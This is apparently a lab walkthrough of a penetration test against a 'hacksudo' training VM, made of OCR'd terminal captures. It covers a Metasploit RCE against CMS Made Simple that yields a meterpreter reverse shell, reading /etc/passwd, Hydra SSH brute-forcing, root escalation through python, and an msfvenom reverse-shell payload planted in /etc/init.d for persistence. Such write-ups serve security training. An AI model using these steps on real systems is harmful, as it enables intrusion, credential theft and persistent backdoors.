This is where we add and edit content.
Subitems
Content Manager File Manager News

Layout
Site layout options
Subitems
Design Manager


User Management
User and Group related items.
Subitems
Backend Group Assignments Backend Group Permissions Backend Groups Backend Users

Extensions
Modules, plugin tags and other features to expand CMSMS
Subitems
Admin Search File Picker MicroTiny WYSIWYG editor Search Event Manager Tags User Defined Tags

Site Admin
Site Administration functions
Subitems
Background Job Manager Module Manager Settings - Content Manager Settings - Design Manager Settings - File Manager Settings - Global Settings Settings - News module System Maintenance System Information System Verification Admin Log


My Preferences
This is where you can customize the site Admin area to work the way you want.
Subitems
Manage Shortcuts My Account

Metasploit




```
msf6 > search cms made simple 2.2.5

Matching Modules
================

   #  Name                                        Disclosure Date  Rank       Check  Description
   -  ----                                        ---------------  ----       -----  -----------
   0  exploit/multi/http/cmsms_upload_rename_rce  2018-07-03       excellent  Yes    CMS Made Simple Authenticated RCE via File Upload/C
opy


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/cmsms_upload_rename_rce
```

Metasploit, RCE




```
msf6 > use exploit/multi/http/cmsms_upload_rename_rce
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
```




```
msf6 exploit(multi/http/cmsms_upload_rename_rce) > info

       Name: CMS Made Simple Authenticated RCE via File Upload/Copy
     Module: exploit/multi/http/cmsms_upload_rename_rce
   Platform: PHP
       Arch: php
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2018-07-03

Provided by:
  Mustafa Hasen
  Jacob Robles

Available targets:
      Id  Name
      --  ----
  =>  0   Universal

Check supported:
  Yes

Basic options:
  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  PASSWORD                    yes       Password to authenticate with
  Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metaspl
                                        oit.html
  RPORT      80               yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /cmsms/          yes       Base cmsms directory path
  USERNAME                    yes       Username to authenticate with
  VHOST                       no        HTTP server virtual host
```

Metasploit, RCE




```
msf6 exploit(multi/http/cmsms_upload_rename_rce) > set PASSWORD
PASSWORD ⇒
msf6 exploit(multi/http/cmsms_upload_rename_rce) > set PASSWORD hacksudoISRO
PASSWORD ⇒ hacksudoISRO
msf6 exploit(multi/http/cmsms_upload_rename_rce) > set RHOST 10.0.2.7
RHOST ⇒ 10.0.2.7
msf6 exploit(multi/http/cmsms_upload_rename_rce) > set USERNAME fog
USERNAME ⇒ fog
```



```
msf6 exploit(multi/http/cmsms_upload_rename_rce) > set TARGETURI /cms/
TARGETURI ⇒ /cms/
```

Metasploit, RCE




```
msf6 exploit(multi/http/cmsms_upload_rename_rce) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Sending stage (39927 bytes) to 10.0.2.7
[+] Deleted TSyabHlD.txt
[+] Deleted TSyabHlD.php
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.7:57032) at 2024-06-30 20:39:12 +0200

meterpreter > 
```

08


Post Exploitation

Privilege escalation




```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
_rpc:x:107:65534::/run/rpcbind:/usr/sbin/nologin
statd:x:108:65534::/var/lib/nfs:/usr/sbin/nologin
tftp:x:109:114:tftp daemon,,,:/srv/tftp:/usr/sbin/nologin
ftpuser:x:1002:1002::/dev/null:/etc
isro:x:1003:1003:,,,:/home/isro:/bin/bash
dnsmasq:x:111:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
```

Hydra




```
┌──(root㉿kali)-[/home/giulio/pteha]
└─# hydra -l isro -P /usr/share/wordlists/rockyou.txt 10.0.2.7 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal p
urposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-30 20:58:55
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwr
iting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.0.2.7:22/
[22][ssh] host: 10.0.2.7   login: isro   password: qwerty
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-06-30 20:59:12
```

Privilege escalation




```
┌──(root㉿kali)-[/home/giulio/pteha]
└─# ssh isro@10.0.2.7
isro@10.0.2.7's password:
Linux hacksudo 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jun 11 08:15:27 2024
isro@hacksudo:~$ 
```

Privilege escalation




```
isro@hacksudo:~$ sudo -l
[sudo] password for isro:
Matching Defaults entries for isro on hacksudo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User isro may run the following commands on hacksudo:
    (root) /usr/bin/ls /home/isro/*
```




```
isro@hacksudo:~$ sudo -u root /usr/bin/ls /home/isro/*
/home/isro/user.txt

/home/isro/fog:
fog  get  ping  python
```


Privilege escalation: fog



```
isro@hacksudo:~/fog$ ls -la
total 3700
drwxr-xr-x 2 isro isro    4096 May 13  2021 .
drwxr-x—— 5 isro isro    4096 May 13  2021 ..
-rwxr-xr-x 1 root isro   16712 May 12  2021 fog
-rw-r--r-- 1 isro isro       0 May  6  2021 get
-rwxr-xr-x 1 isro isro   69368 May  6  2021 ping
-rwxr-xr-x 1 isro isro 3689352 May  6  2021 python
```




```
>>> import os
>>> os.system("/bin/bash")
┌──(root💀hacksudo)-[~/fog]
└─# id
uid=0(root) gid=1003(isro) groups=1003(isro)
```




```
┌──(root💀hacksudo)-[~/fog]
└─# sudo -l
Matching Defaults entries for root on hacksudo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User root may run the following commands on hacksudo:
    (ALL : ALL) ALL
```

Maintaining Access: msfvenom, in.sh




```
┌──(root㉿kali)-[/home/giulio/pteha]
└─# msfvenom -a x86 --platform linux -p linux/x86/shell/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f elf -o shell.elf
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: shell.elf
```




```
┌──(root㉿kali)-[/home/giulio/pteha]
└─# cat in.sh
#!/bin/sh
/etc/init.d/shell.elf
```


Maintaining Access




```
┌──(root㉿kali)-[~giulio/pteha]
└─# scp shell.elf isro@10.0.2.7:/home/isro
isro@10.0.2.7's password:
shell.elf
```



```
┌──(root㉿kali)-[~giulio/pteha]
└─# scp in.sh isro@10.0.2.7:/home/isro
isro@10.0.2.7's password:
in.sh
```




```
┌──(root💀hacksudo)-[~]
└─# mv /home/isro/shell.elf /etc/init.d
┌──(root💀hacksudo)-[~]
└─# mv /home/isro/in.sh /etc/init.d
┌──(root💀hacksudo)-[~]
